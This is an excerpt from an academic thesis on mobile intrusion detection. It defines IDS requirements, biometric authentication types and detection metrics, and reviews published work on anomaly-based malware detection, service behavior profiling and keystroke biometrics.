Active responses are the actions taken to counter the incident that has occurred. An active response mechanism has a wide range of actions that could be initiated for that purpose that in most cases may be issued in combination. Some of the responses include increasing monitoring level, by logging, for example, all the events generated in a suspicious session or starting to monitor the usage of system or network resources to ensure they are not abused. They are also responsible for checking the existence of vulnerabilities in the targeted systems and the transparent authentication of users in the form of periodical or continuous keystroke analysis or facial recognition (Lu et al., 2003, Clarke et al., 2002).

Based on the aforementioned overview, detection architecture can be classified according to the source of data used for the intrusion produced by the events, the location and

type of detection mechanism used to analyze the events and the methods to which an IDPS will react, based on analysis results (Onashoga et al., 2009).

3.2 IDS Requirements

Furthermore, in order for an ideal IDPS to be efficient, it needs to satisfy some minimum requirements (Debar et al., 2000, Kruegel et al., 2005):

- *Accuracy* - An IDS must deal with the correct detection of attacks and the lack of false positives and false negatives.
- *Performance* - The IDS performance is the rate at which audit events are processed. If the performance of the IDS is low, then real time detection is not possible (real time means that an intrusion has to be detected before significant damage occurs).
- *Completeness* - An IDS should detect all attacks and not fail to detect an intrusion. One has to admit that it is quite difficult to satisfy this requirement because it is impossible to have a global knowledge about attacks or abuses of privileges.
- *Fault Tolerance* - An IDS must itself be resistant to attacks. This is very important because most IDSs run above vulnerable operating systems or hardware.
- *Timeliness* - An IDS has to react as quickly as possible in order to prevent the attacker from subverting performance.
- *Scalability* - An IDS must be able to process the worst case number of occurrences without leaking information.

3.3 Mobile devices and Biometrics

People use biometrics in their daily life despite the possibility that they may not be aware of its existence. For instance when using their senses to identify a person within the crowd or when answering a phone call and recognize a person only by their voice. Such common biometric operations have also been considered and explored via popular services within the computer environment. For example, there are popular services

which are able to detect the identity of our friends in photos published in social media networks, to make a phone call or send an SMS by using only voice, or to gain access into a computer by using a fingerprint.

Over the last 50 years, the development of biometric recognition has increased dramatically: various biometric techniques have been extensively researched and some of them have already been developed for people to utilize. Areas requiring high security, such as governments and banks, have mainly adopted authentication approaches. Concerning the mobile device technological exploitation, researchers have an increased interest for developing intelligent authentication controls based on biometric technologies in order to bolster the security of these devices.

3.4 Introduction to Biometrics

Biometric recognition or *biometrics* is an automatic process to uniquely identify humans based upon one or more physical (e.g. face) or behavioral (e.g. hand writing) characteristics or traits (Prabhakar et al., 2003). In the computing environment, a biometric system is mainly deployed as an authentication method for protecting the security of a computer system. In order to obtain system access, a user will be authenticated according to the biometric information possessed. Over the last few years, biometrics has been used widely not only to authenticate persons but also to identify or verify executed process, services or unauthorized actions derived by illegitimate software such as malware.

Three different types of security mechanism can accomplish the authentication of a user. In the first case, the system requires from the user what he knows, such as a PIN number, a plain-text password or the answer to a question. In the second one, the system requires something the user possesses for instance an identification card, while in the third case what is required from the user is something that characterizes him, namely biometric features.

A user follows two phases to perform an authentication process via a biometric system: *Subscribing* and *Authentication* process. In the former, a user needs to subscribe on the biometric system by providing their unique biometric characteristics via proper sensors.

Once the sensor captures the provided information, then the unique biometric characteristics will be extracted, analyzed and stored in a database as a reference template used for the authentication process in a later time. It is critical that the reference template information is obtained with a high degree of quality and accuracy. Also, some of the biometric characteristics (e.g., the way people walk) tend to change under various circumstances such as environmental factors. Thus, it is essential to update the template regularly so as to maintain a high level of system performance.

In the second phase, the authentication process, the new input biometric sample is compared to the reference template sample(s) stored into the database. Again, the user's biometric information is captured by using a sensor and the biometric characteristics get extracted. Then, the new input sample is contrasted with the template sample(s). The similarity between the two samples is calculated by using a classification method which is compared to a predefined threshold. With reference to the threshold, the system will decide if the user is the legit or not. So, it is important to choose the proper classification method in order to provide high accuracy and the optimized threshold. A poorly selected threshold will compromise system security by allowing imposters to enter the system too easily and jeopardize system performance by denying system access to legitimate users. Depending on whether a biometric authentication system is used to verify or determine the identity of a person, process or service, it can operate in two distinct modes: verification and identification.

- *Verification* - verifies an individual as the person, process or service who they claim to be (Am I who I claim to be?). In the verification mode, also called one-to-one matching mode, the biometric sample data of a current user is compared to the only reference template that contains the biometric sample of the claimed person. The comparison output is either true or false.
- *Identification* - identifies who a person, process or service is (Who am I?). In the identification mode, or one-to-many matching, a current user's biometric sample of a current user must be compared with every single template on the system database to determine if a match exists. At the end of the comparison process, the identity of the user can be either reviewed or the user cannot be identified.

To understand the difference between the two aforementioned modes an example with a fingerprint biometric mechanism is described next. In the verification mode, a user attempts to access a computer using their fingerprint sample. The sample is compared only with the owner's fingerprint sample and the user is granted access only if it is matched, otherwise access is refused. In fact identification compares the fingerprint with the pre-defined fingerprints stored in a database enabling the detection of someone's identity. Compared with the verification mode, the identification mode is a significantly more complex process. This means that more time and computational power is demanded in order to be completed.

3.5 Biometric Characteristics

Biometric characteristics, also known as biometric features, can be divided into two categories; *Physiological* and *Behavioral*. The first refer to the natural anatomic features one person has, such as face, fingerprints, iris, while the latter are ways in which the anatomic characteristics behave, such as how someone speaks, walks, or reacts under specific circumstances.

3.5.1 Physiological Biometrics

Since the 1800's physiological biometrics have extensively been examined and various studies have been performed. The physiological biometric based systems examine the characteristics of a human body part in order to identify individual users. Generally, physiological biometric characteristics are very resistant to various factors, like age, mood or body fitness which may affect their performance, while still containing high levels of discrete and unique information. Some popular physiological biometrics techniques are related to the unique characteristics derived for the face, eyes, ears, fingers or hands of a person.

In 1949, Iannarelli carried out the first experiment in which he studied the uniqueness of human ears. Ear recognition examines the shape of the outer human ear as a means of identifying individuals (Iannarelli, 1989). In the 1960s, Bledsoe (1966) and Goldstein et al. (1971) examined several unique features of the human face, such as the distance between the eyes, the width of the nose and the depth of eye sockets to identify and verify

people by their faces. Since then, many related research works have been proposed using Facial recognition techniques. In the early 1970s, hand geometry was also explored by some researchers. A number of human hand geometrical features such as the thickness of the palm, the width of the fingers and length and the distance between the knuckles have been used to identify people (Ernst, 1971). In the late 1800's, Galton developed the very first fingerprint manual classification system by employing all ten human fingers (Henry, 1900). Later, based on Galton's work fingerprint recognition relied on the traces of an impression from the friction ridges of any part of a human or other primate hand. Fingerprints are unique and consistent over time and can therefore be used for both identification and verification. Iris recognition identifies users by examining their iris. The iris is the colored muscle surrounding the human eye pupil and it is unique for each individual (Daugman, 2003). Iris recognition is a highly accurate and stable technique which is 10 times more accurate than fingerprint recognition. Apart from iris recognition, a far more accurate technique is based on the retina, which is a light-sensitive layer of tissue, lining the inner surface of the eye. Retina recognition examines the unique pattern formed by the blood vessels of the retina. The pattern is so unique that retina scanning based identification systems can be achieved an at error rate of 1 in 10 million which is 10 times better than the performance of iris recognition based systems (Bhatia, 2013).

3.5.2 Behavioral Biometrics

Behavioral biometrics identifies a person according to their unique behavior. It is based on skills, style, preference, knowledge, or strategy used by people while accomplishing different everyday tasks such as driving an automobile, talking on the phone, interacting with computing devices and the ways of using computing applications. For example, a user's identity can be verified by the way in which they use their mobile devices: which applications, network and process activities of the device are used or how or even when they are being used. Due to the fact that human behavior can change over time due to several reasons (e.g., age, new social environments or psychological conditions), the characteristics also tend to change, affecting the performance of any behavioral biometric system based on these features. To overcome the aforementioned issue and minimize it, the template needs to be regularly examined and updated. Some basic behavior biometrics systems rely on keystroke, handwriting or voice recognition.

By the 1860s, when the telegraph revolution occurred, telegraph operators have developed their unique “signature” and they could be identified simply by their tapping rhythm (Leggett et al., 1991). Keystroke analysis refers to the way someone types a text message or enters a password. Also in the early 1980s, handwriting recognition techniques were deployed to verify the user’s identity when they performed their signature (static) or while they were writing a message by using a stylus (dynamic). During the same decade, Voice recognition, which uses the acoustic features of speech, could identify the person who spoke. Voice recognition systems can be divided into two categories: text-dependent and text-independent. If the text must be the same for enrollment and verification, this is called text-dependent recognition. While text-independent systems are most often used for speaker identification as they require different text during enrollment and test phase (Myers, 2013).

Concluding, both biometric characteristics have advantages and disadvantages. The recognition of physiological characteristics has the advantage that the features remain almost unchanged and can be certified easily. On the negative, in most cases, additional technological hardware is required. On the other hand, behavioral characteristics have the disadvantage that they can alter frequency fast, but they require only mainstream sensors to collect recognition. Comparing the two techniques in overall, it can be argued that behavioral based methods are less unique but more flexible and user-friendly.

3.6 Smartphone Biometrics

Over the last decades, research into both behavioral and physical biometric systems have been widely addressed and flourished especially in the computer security field. With the mobile device technological evolution, the possibility of adopting biometric based security mechanism such devices them is becoming more realistic than ever. Modern mobile devices have already been equipped with various inbuilt sensors, are capable of gathering several user biometric features. These advancements will potentially enable the deployment of biometrics on them. Many of the applicable biometric approaches proposed in the literature so far have achieved a high level of performance and some of them have already been utilized by the mobile security industry. Figure 3.2 depicts possible biometric systems that can be utilized on modern mobile devices.



FIGURE 3.2: Modern mobile devices can utilize biometrics

Modern mobile devices provide a variety of network and host based services as already pointed out in section 2.3. Undoubtedly, every user utilizes such services in a very different way. For example, when users want to send an SMS message to their close friends, they access their SMS application, type a message, choose a telephone number from the contacts list and finally send the message by pushing the corresponding button. We can easily observe that, the features related to this behavior are the timestamp of access (e.g. 18:15 PM), the number of the sent messages, and the called OS methods as users utilize the application. However, when attackers access the same service, they are likely to initiate the service in a totally different time, say 04:00 AM for sending a massive number of SMSs to unknown numbers. Even more likely, a malicious software would or execute OS methods without following the proper user behavior when trying to send an SMS message.

Biometric security systems can be categorized according to the following two approaches;

TABLE 3.2: IDS confusion matrix

		Predicted Class		
		YES	NO	
Actual Class	YES	True Positive (TP)	False Negative (FN)	YES
	NO	False Positive (FP)	True Negative (TN)	NO

point-of-entry and *transparent* based systems. Normally, “point-of-entry” based mechanisms can verify the users’ identity at the beginning of a session. Contrary to that, transparent based mechanisms, constantly check users’ identity throughout usage by working in a similar way as an IDS does. It is thus worth noting that, point-of-entry based mechanisms can also serve as response mechanisms in the context of a given IDS.

3.7 Metrics used in Biometrics

To assess the efficiency of an IDS model when detecting an intrusion event, some commonly used terms need to be defined. Taking all possible and actual incidents into account, an IDS, trying to predict and categorize an event, can make four assertions. When an intrusion is indicated and an intrusion is indeed in progress, we have a “True Positive” (TP). Alternatively, when a non-intrusion is indicated and this assertion is correct, we have a “True Negative” (TN). Additionally, when the IDS indicates an intrusion and this assertion is wrong, we have a “False Positive” (FP). Lastly, when a non-intrusion is indicated and an intrusion is indeed in progress, we have a “False Negative” (FN). FN is the worstcase situation of every detection mechanism since it gives users a false sense of security. The Table 3.2 below summarizes these terms ([Bergadano et al., 2002](#)).

The terms Accuracy (ACC), Precision (p), TP Rate (TPR), FP Rate (TPR), TN Rate (TNR), FN Rate (FNR) and EER are widely used in articles which describe detection approaches.

- *Accuracy (ACC)* is defined as the number of intrusions over the total number of events. The more efficient the accuracy values, the higher the rate of correctly detected incidents.

$$ACC = \frac{TP + TN}{TP + FP + FN + TN} \quad (3.1)$$

- *Precision or Confidence (p)* is the probability of an alarm given of all the actual intrusion.

$$p = \frac{TP}{TP + FP} \quad (3.2)$$

- *True Positive Rate (TPR)* or *Sensitivity* or *Recall (r)* is the probability of an alarm given an actual intrusion. Better detection is achieved if this value is high.

$$TPR = r = \frac{TP}{TP + FN} \quad (3.3)$$

- *False Positive Rate (FPR)* or *False Acceptance Rate (FAR)* is the probability of an alarm given no intrusion and an intruder is accepted by the system.

$$FPR = FAR = \frac{FP}{FP + TN} \quad (3.4)$$

- *True Negative Rate (TNR)* or *Specificity* is the probability of no alarm given no intrusions.

$$TNR = \frac{TN}{TN + FP} \quad (3.5)$$

- *False Negative Rate (FNR)* or *False Rejection Rate (FRR)* is the probability in which the authorized user is rejected by the system.

$$FNR = FRR = \frac{FN}{TP + FN} = 1 - TPR \quad (3.6)$$

- *Equal Error Rate (EER)* is also employed in literature to assess the potentials of a detection system. Specifically, EER is a kind of percentage rate, which both accepts and rejects errors as equals. That is, the lower the error rate value, the higher the accuracy of the system.

$$EER = FAR + FRR/2 \quad (3.7)$$

To acquire the EER for an intrusion detection mechanism, a number of participants need to be invited to test it and their individual EERs need to be recorded. The average EER from all the participants is then calculated and this final figure signifies the EER for the system. As a result, the performance of a detection system is heavily reliant on the number of participants, the uniqueness of each participant and the sophistication of the employed classification method. Figure 3.3, depicts an example of Receiver Operating Characteristics (ROC) curve.




FIGURE 3.3: ROC curve (Nathan, 2004)

Chapter 4

Review of Anomaly-based Detection Mechanisms for Mobile Platforms

As already stated in chapter 1, this Phd thesis is mainly concerned with anomaly-driven IDPS. So, in this chapter we provide a comprehensive review of literature works in this topic. This will enable us to acquire a clear and spherical view of the going-ons in this particular research domain. First, we review works that have to do with malware detection and then those that concerned with application and service behavior profiling.

Over the last decade several promising mobile device detection approaches have been examined in the literature trying to provide a secure, safe and accurate mobile environment. With the exploitation of new powerful OS, such as Android and iOS and the intelligent malicious software, the research community has not been ideal, but continuously tries to explore new malware detection methods. The last three years, a variety of modern intelligent detection mechanisms have been proposed in the literature. Mainly, such proposed mechanisms incorporate biometrics in an effort to create profiles based on the user behavior, the application or services activities and the called, by the application or the system, methods, in an effort to detect anomaly patterns. An anomaly pattern may indicate that the mobile device has been affected by a malicious software, an application or service occurs unexpected usage or the device is controlled by an unauthorized user.

In this chapter, only intrusion proposals able to detect anomaly patterns in mobile device usage will be reviewed. The chapter is structured in three sections. The first one, presents detection mechanisms able to detect and analyse malicious behavior, either statically, where a graph overview of a malicious software is produced by reverse-engineering, or dynamically, where the called methods by the system or by applications is examined. The next section, focuses on applications and services behavior profiling. Mainly three types of activities have been studied so far: calling, messaging and locating activities have been used in the detection field. Last but not least, user behavior detection and authentication mechanisms based on biometrics will be presented in section 4.3. Basically, the user behavior corresponds to the way someone is interacting with an application or the OS graphically interface, how is typing a password or a sentence, and the vibration that are produced by handling the mobile device.

The overall categorization is given in chronological order, to provide a quick but complete way of observing the trends within the field. Also there is thematic sub-categorization that serves as an analytic progress report, with regards to the evolution of the various detection mechanisms. All the approaches presented below are arranged in chronological and thematic order in Fig. 4.1.

4.1 Proposals on Malware Detection

To design a Malware Detection System (MDS) for mobile devices, one needs to consider and find answers to the following basic problems. First, it is necessary to define a process and create a tool able to automatically analyze a given software sample and gather useful data that can be later reviewed to assess its behavior. Second, a method is needed to analyze the acquired data and transform them into useful information that may lead to automatically detect malicious behavior or/and private information leaks ([Azadegan et al., 2012](#)).

As already mention in section 3.1.2.2, static and dynamic analysis are the two types of software analysis methods, which have been mostly used and presented in the literature for personal computers ([Egele et al., 2012](#), [Rieck et al., 2011](#), [Egele et al., 2011](#), [Li et al., 2011b](#)). Moreover, two are the main detection methods presented in the literature over the last few years; signature and behavior-based detection techniques 3.1.2.1.

It is to be noted that in this section we only consider API-oriented malware detection proposals for the Android and iOS platforms. Thus, approaches that deal with detecting illegitimate use of services by a potential malware as a way to detect anomaly behavior (Damopoulos et al., 2012f) and others that examine the hardware performance metrics of a mobile device aiming to detect malware like those in (Kim et al., 2011, Bickford et al., 2011) have been intentionally neglected.

4.1.1 Detection based on Static Analysis

In 2007 an early reasearch by Yin et al. (2007) proposed Panorama, a system able to detect and analyze malware. Panorama was able to detected all tested malware samples having only few false positives. Two years later Schmidt et al. (2009) proposed one of the first MDS for the Android platform. Their system performed static analysis of executables extracting this way their list of method calls and comparing it with pre-considered malware methods using the PART classifier. The authors reported an average of 96% malware detection rate with a 12% average false alarm rate in their simulation scenarios.

A year later, Enck et al. (2010) in their work described TaintDroid, an extension to the Android mobile phone platform that tracks the flow of privacy sensitive data through third-party applications. TaintDroid assumes that downloaded, third-party applications are not trusted, and monitors in realtime how these applications access and manipulate users' personal data. Same year, Shabtai et al. (2010) presented a system able to detect unknown malware instances from static features they extracted from Android games and other kind of applications. To do so they applied a variety of machine learning techniques. More specifically, they managed to achieve a highest detection rate in the vicinity of 92% (false alarm 19%) when using the Boosted BayesNet classifier.

In 2011, some more malware detection and analysis mechanisms have been proposed for Android. Luo (2011) tried to identify Android applications that leak sensitive user information by implementing a static method, i.e., a translator that transformed Dalvik bytecode to Java bytecode. Burguera et al. (2011) in their work presented an initial approach for dynamically analysing the behavior of Android applications. They used a crowd-sourcing system to obtain the traces of application's behavior while it was running. Additionally, they proposed a framework to detect malware using client-server

architecture. Their experimental results indicated a 100% detection rate, using the k-means clustering algorithm. Another static mechanism proposed by [Batyuk et al. \(2011\)](#) has been able to analyze Android applications and create readable reports for the end-users. Using an automated reverse-engineering technique the authors proposed a method capable of disabling malicious code residing inside an application without affecting its core functionality.

Next year, [Amamra et al. \(2012\)](#) evaluated and compared four (Naive Bayes, Logistic Regression, Support Vector Machine, Artificial Neural Network) individual machine learning classifiers for malware detection on mobile device using a collection of system call traces based on the 100 most downloaded normal and 90 available malware applications. Also, [Grace et al. \(2012\)](#) developed an automated system called RiskRanker able to statically analyze whether a particular app exhibits dangerous behavior.

Resently, in 2013, [Rosen et al. \(2013\)](#) described a method for systematically detecting privacy related application behavior in mobile systems where the most significant aspects of application behavior are mediated through a well-dened application framework. This method has two components; creating a knowledge base of API calls with privacy relevant behavior, and using this knowledge base to produce behavior proles for applications. Moreover, [Elish et al. \(2013\)](#) present the user-intention-based static dependence analysis, able to compute the percentage of critical function calls that depend on some form of user inputs or actions through def-use analysis of the code.

4.1.2 Detection based on Dynamic Analysis

In 2008, [Becher and Freiling \(2008\)](#) in their work described a framework for a background monitoring system able to collect software that a user is going to install on its device, and to automatically perform a dynamic analysis of the software.

Two year later, [Blasing et al. \(2010\)](#), presented a sandbox “application” for the Android emulator able to both statically and dynamically analyze suspicious applications. Their system could scan for malicious patterns either inside an application without installing it, or while the application is executing in an isolated environment inside the Android emulator. According to the authors, the proposed system is also able to act as a cloud service.

A year after, [Zhao et al. \(2011\)](#) proposed AntiMalDroid, a behavior-based malware detection framework using Support Vector Machine (SVM) algorithm. AntiMalDroid can detect malicious software and their variants in runtime and extent the malware characteristics database, dynamically. Experimental results indicate, that their approach has high detection rate, low rate of false positive and false negative, while the system's power and performance impact remains unaffected.

In 2012 many researches have been conducted in the dynamic analysis and the mobile device malware detection field. Precisely, [Zhao et al. \(2012\)](#) proposed a mobile device framework able to obtain and analyze mobile device application activity in Android framework. Additionally they presented a malware detection tool named RobotDroid. [Min and Cao \(2012\)](#) proposed a runtime-based behavior dynamic analysis for Android malware detection, while [Bauer et al. \(2012\)](#) introduced a dynamic security mechanism for Android-powered devices based on runtime verification. Last but not least, [Graa et al. \(2012\)](#) proposed an enhancement of dynamic taint analysis that propagates taint along control dependencies by using the static analysis to track implicit flows in embedded system such as Android OS. Such method could protect sensitive information without reporting too many false positives. On the negative side, can not protect against intelligent malwares.

The upcoming year, [Zhao et al. \(2013\)](#) proposed a framework to dynamically obtain and analyse the application behavior in Android OS as a means for detecting malware. The author used an artificial immunology algorithm able to distinguish between benign applications and their correspondent malware versionm with high accuracy. Additionally, they argue that monitoring software behavioral activity is one of the most accurate techniques to determine the behavior of an applications, since they provide detailed and effected low level information. [Rastogi et al. \(2013\)](#) proposed AppsPlayground for Android, a framework able to perform automated dynamic security analysis and detect privacy leaks and malicious functionality in mobile devices applications.

So far, only two works about malware analysis for iOS devices have been introduced. In the first one, [Egele et al. \(2011\)](#) proposes a static analysis system able to detect privacy leaks caused by iOS applications. By using this system the authors were able to analyze 1,407 iOS application binaries trying to detect those that potentially leak sensitive information such as Unique Device Identifier (UDID), address book records,

GPS coordinates etc. In the second one, [Szydłowski et al. \(2012\)](#) focused on the possible challenges and open problems that one needs to overcome in the path of creating a dynamic analysis system for iOS. Also, the authors presented some initial ideas and prototypes as a first step towards dynamic analysis.

4.2 Application and Service Behavior Profiling

The research into mobile behavior profiling started around 1995, focusing mainly upon the area of IDS to detect telephony service fraud. Three mobile user activities have been studied so far: calling, battery draining and mobility activity. To date, the most common behavior-based mobile IDS systems are network-based, as users' behavior is obtained and monitored by a network service or offline.

4.2.1 Telephony Service

Telephony and message (SMS) services, as the main mobile device services, have been wildly examined over the last few years.

In 1997, [Moreau et al. \(1997\)](#) proposed a prototype of a tool, based on a supervised Artificial Neural Network (ANN), to detect anomalous behavior on mobile communications, such as service fraud and Subscriber Identity Module (SIM) card cloning. The authors, based on their prototype, report accuracy of a 92.50% detection of fraudulent users and a 92.5% correct classification of legitimate users.

A year later, the work by [Buschkes et al. \(1998\)](#) proposed the Bayes Decision Rule (BDR) towards the generation of mobility user profiles within the GSM network. By utilising their method the authors managed to achieve a TPR of 83.50%. One problem with this approach is the privacy of the end-user's usage log files, which are exposed to the telecom carriers in order to detect mistrusted users, as explained in ([Boukerche and Notare, 2002](#)).

In 2000, [Hollmen \(2000\)](#) has proposed fraud detection techniques in mobile networks by means of user profiling and classification. Specifically, the author used Artificial Neural Network (ANN) and probabilistic models to detect anomalous usage and achieved a TPR of 69%. However, the presented method for fraud detection is based on an available large

database with billions of records. As a result, this method can be seen only as a specific user profiling problem in fraud detection.

A year later, [Burge and Shawe-Taylor \(2001\)](#) used ANN to form short and long-term statistical behavior profiles for GSM and UMTS networks. They define two time spans over the call data records, i.e. a shorter sequence or Current Behavior Profile (CBP) and a longer one or Behavior Profile History (BPH). They also used the maximal entropy principle to create statistical profiles and Hellinger distance to calculate the distance between CBP and BPH. If this distance is greater than some pre-determined threshold, an alarm is raised.

Within the next four years, [Boukerche and Notare \(2002\)](#) discussed how ANN and other tools can be applied against frauds in first generation (1G) mobile networks. They also presented an on-line security system for fraud detection of mobile phone operations using the RBF model. They have pointed out that it is very hard to build a system capable of identifying any possible fraud; however they managed a TPR of 97.50%. Moreover, [Sun et al. \(2004\)](#) proposed an on-line anomaly detection algorithm, based on Markov Model, where the key distinguishing characteristic is the use of sequences of network cell IDs traversed by a user. With this IDS they attempted to address the problem of SIM cloning and MAC-address spoofing. Through their experimental procedure a TPR of 87.50% has been attained. Additionally, [Sun et al. \(2006a\)](#) proposed a mobility-based anomaly detection scheme to detect cloning attacks and cell phone losses. The authors employed several methods, such as high order Markov techniques, the exponentially Weighted Moving Average Model (WMAM) and the Shannon's entropy in order to explore normal usage profile. The highest TPR they achieved was 89%.

In 2008, [Bose et al. \(2008\)](#) presented a behavioral detection framework for malware targeting mobile devices. Particularly, the framework generates a malicious behavior signature database by extracting the key behavior signatures from the mobile malware. By using this scheme the authors tried to apply a method called Temporal Logic of Causal Knowledge (TLCK) in order to address the challenge of behavioral detection. This is managed by providing a compact "spatial-temporal" representation of program behavior. To identify malicious behavior they used SVM classification to train a classifier from both normal and malicious data. Their evaluation on both simulated and

real-world malware samples indicates that behavioral detection is able to identify current mobile viruses and worms with more than 96% accuracy. Same year, [Kumpulainen and Hatonen \(2008\)](#) the authors presented a testbed for experimenting with anomaly detection algorithms and demonstrated its properties using two unsupervised anomaly detection methods, i.e. Self-Organizing Map (SOM) and clustering. They conclude that both methods are suitable for network monitoring. Furthermore, [Schmidt et al. \(2008\)](#) demonstrated how a mobile devices can be monitored in order to transmit feature vectors to a remote server. The gathered data is intended to be used for anomaly detection methods that analyze the data for distinguishing between normal and abnormal behavior.

Within the next three years, [Li et al. \(2009\)](#) described an experimental study on user's calling activity. The experiment result showed that within the host environment, the number of calling, the time of calling and the duration of calling can be used to discriminate legitimate users and attackers. Also, [Li et al. \(2010\)](#) proposed a behavior-based profiling technique that is able to build upon the weaknesses of current systems by developing a comprehensive multilevel approach to profiling. In support of this model, a series of experiments have been designed to look at profiling calling, device usage and Bluetooth network scanning. Using neural networks, experimental results for the aforementioned activities are able to achieve an EER of: 13.5%, 35.1% and 35.7%. Moreover, the same authors, [Li et al. \(2011a\)](#) proposed a behavior-based profiling technique by using a mobile users application usage to detect abnormal mobile activities. The best experimental results for the telephone, text message, and application-level applications were an EER of: 5.4%, 2.2% and 13.5% respectively. Also, [Rafique et al. \(2011\)](#) in their work contribute a malformed message detection framework able to automatically detect a malformed SMS. The results shows that their framework achieved a detection rate of more than 99% with a false alarm rate 0.005% for distinguishing between a benign and malformed SMS.

In 2012 interesting works have been proposed in the literature. [Liu et al. \(2012\)](#) propose a behavior-based detection method for smart mobile devices able to collect and analyze user behaviors and then present a polynomial time algorithm for the malware detection. Moreover, [Anguita et al. \(2012\)](#) discuss the interesting issue of human activity-based recognition. Precisely, survey the classification algorithms used in human activity recognition by modern mobile devices to get clearer picture of the current trends of research

in the area of human activity recognition. Furthermore, [Zarch et al. \(2012\)](#) proposed an intrusion detection method able to detect abnormal use of the telephony service in mobile phones using Data Mining techniques. They author use a client server architecture able to collect the call logs on device, and analyse them via the neural network classifier on the server side. Last but not least, [Chekina et al. \(2012\)](#) presents a behavior-based system for detecting meaningful deviations in a mobile application's network traffic patterns. The main goal of the proposed system is to protect mobile device users and cellular infrastructure companies from malicious applications.

Meantime, [Wu et al. \(2013\)](#) present a client-server anomaly detection system for Android mobile devices, called ADSA, able to extracts feature vectors on device, and transfers them to the server side for the detection process. Their proposed system leverage the fact that users always use their mobile device following regular patterns because of their periodical patterns of lives. For instance, person A gets up every day at 7 am and goes to his office taking the bus, when he is on the bus he always uses mobile devices to read news online, send SMS or makes calls to specific person.

4.2.2 Battery

Battery is one of the main hardware characteristics in a mobile device. The key factor in a modern mobile device is the proper usage of the battery by the various continuously mobile device services. Over the last few years battery usage has been wildly explored by several studies, in an effort to identify abnormal activities within the mobile device based on the battery consumption. Based on these assumption, researchers have tried to create behavior profiles based on the normal battery usage created by legitimate application or those created by malicious activities.

In 2004, [Martin et al. \(2004\)](#) presented a Power Secure Architecture (PSA) able to prevent the battery exhaustion attack on mobile devices. PSA was able to protect the mobile device against: service request power attacks, benign power attacks and malignant power attacks. Two years later, [Jacoby et al. \(2006\)](#) proposed a host-based intrusion detection system, named as Gibraltar, able to monitor demands placed on battery service and detect power correlation trying first to identify an then block the attack.

In 2009, [Liu et al. \(2009\)](#) proposed VirusMeter, a malware detection system and cross-evaluated Linear Regression (LR), ANN and Decision Trees (DT), for their ability to detect anomalous behaviors on mobile devices. By monitoring power consumption on a mobile device and using ANN they achieved TPR of 98.60%. However, VirusMeter detection can be affected because the precision of battery power indicators may vary significantly between different mobile OS.

Nowdays, [Ma et al. \(2013\)](#) addresses the emerging Abnormal Battery Drain (ABD) issue on mobile devices. The authors build a tool named as, eDoctor, to help users diagnose and repair ABD issues. eDoctor leverages the concept of execution phases to capture an app's time-varying behavior, which can then be used to identify an abnormal app.

4.2.3 Location Services

Location information is an important feature regarding user profiling in mobile networks. Due to that fact, modern mobile devices are equipped with highly accurate GPS sensors, providing to the end user a plethora of location-based services. Location aware intrusion detection mechanisms have been also examined in the resent literature.

In 2005, [Hall et al. \(2005\)](#) examined the feasibility of using profiles, which are based on the mobility patterns of mobile users, who make use of public transportation, e.g. bus. Moreover, an empirical analysis was conducted in order to assess the impact of two key parameters, the sequence length and precision level, on the false alarm and detection rates. Based on the simulation results, authors argue that it is feasible to use mobility profiles for anomaly-based intrusion detection in mobile wireless networks.

A year later, [Sun et al. \(2006b\)](#) created location profiles, based on mobile users' location history behavior, in an effort to detect abnormal changes and identify group of possible attackers-masqueraders.

In 2009, [Yan et al. \(2009\)](#) proposed an architecture called Mobi-Watchdog to detect mobility anomalies of mobile devices in wireless networks that track their locations regularly. Given the past mobility records of a mobile device, Mobi-Watchdog uses clustering techniques to identify the high-level structure of its mobility and then trains a Hierarchical Hidden Markov Model (HHMM).

Three year later, [Dixon et al. \(2011\)](#) in their preliminary work, showed that there is potential for detecting the presence of malicious code in mobile devices by detecting abnormalities in location-based power consumption.

In 2013, [Yazji et al. \(2013\)](#) presented an approach for detecting anomalous use of mobile devices based on the location aware service. Their system uses spatiotemporal mobility data to build models that have high anomaly detection accuracy. The proposed system is able of detecting a potential intrusion within 15 min and with 94% accuracy.

4.3 Pure Biometrics

Contrary to what has been addressed in the previous section, the current one attempts a review of works that propose the exploitation of pure biometric methods in the smart-phone realm. From the analysis it will become clear that until now only two biometric modalities have been explored; the well-known keystroke analysis, and the very recently risen trait of gesture-driven profiling on devices with touchscreen.

So far, several research works have been conducted on keystroke analysis based on biometrics. In this section we categorize them and present biometrics approaches, that have been conducted for mobile devices equipped with a hardware keyboard, touchscreen or motion sensors.

Various studies throughout literature that use keystroke as means to generate better User Interface (UI) models in the context of Human-to-Computer Interaction (HCI) like ([Schulz, 2008](#), [Park et al., 2008](#), [Lee and Zhai, 2009](#)) and others that evaluate keystroke on desktop (fixed) keyboards or computer mouse like those in ([Nakkabi et al., 2010](#), [Findlater et al., 2011](#), [Feher et al., 2012](#), [Stefan et al., 2012](#)) have been intentionally neglected. Additionally, works that capitalize on covert (or side) channels, meaning optical and electromagnetic emanations, trying to obtain information on which key has been pressed on a desktop keyboard ([Vuagnoux and Pasini, 2009](#), [Adhikary et al., 2012](#)).

4.3.1 Hard keyboard-oriented Keystroke Proposals

In an effort to evaluate the potential to authenticate users by the way they type text messages with a qwerty mobile hardware keyboard, [Clarke et al. \(2002\)](#) examined a number

of classification algorithms based on Feed-Forward Multiple Layer (FF MLPs) perception neural networks. Their results have been promising, with an average classification of 18% EER and individual users achieving an EER as low as 3.2%.

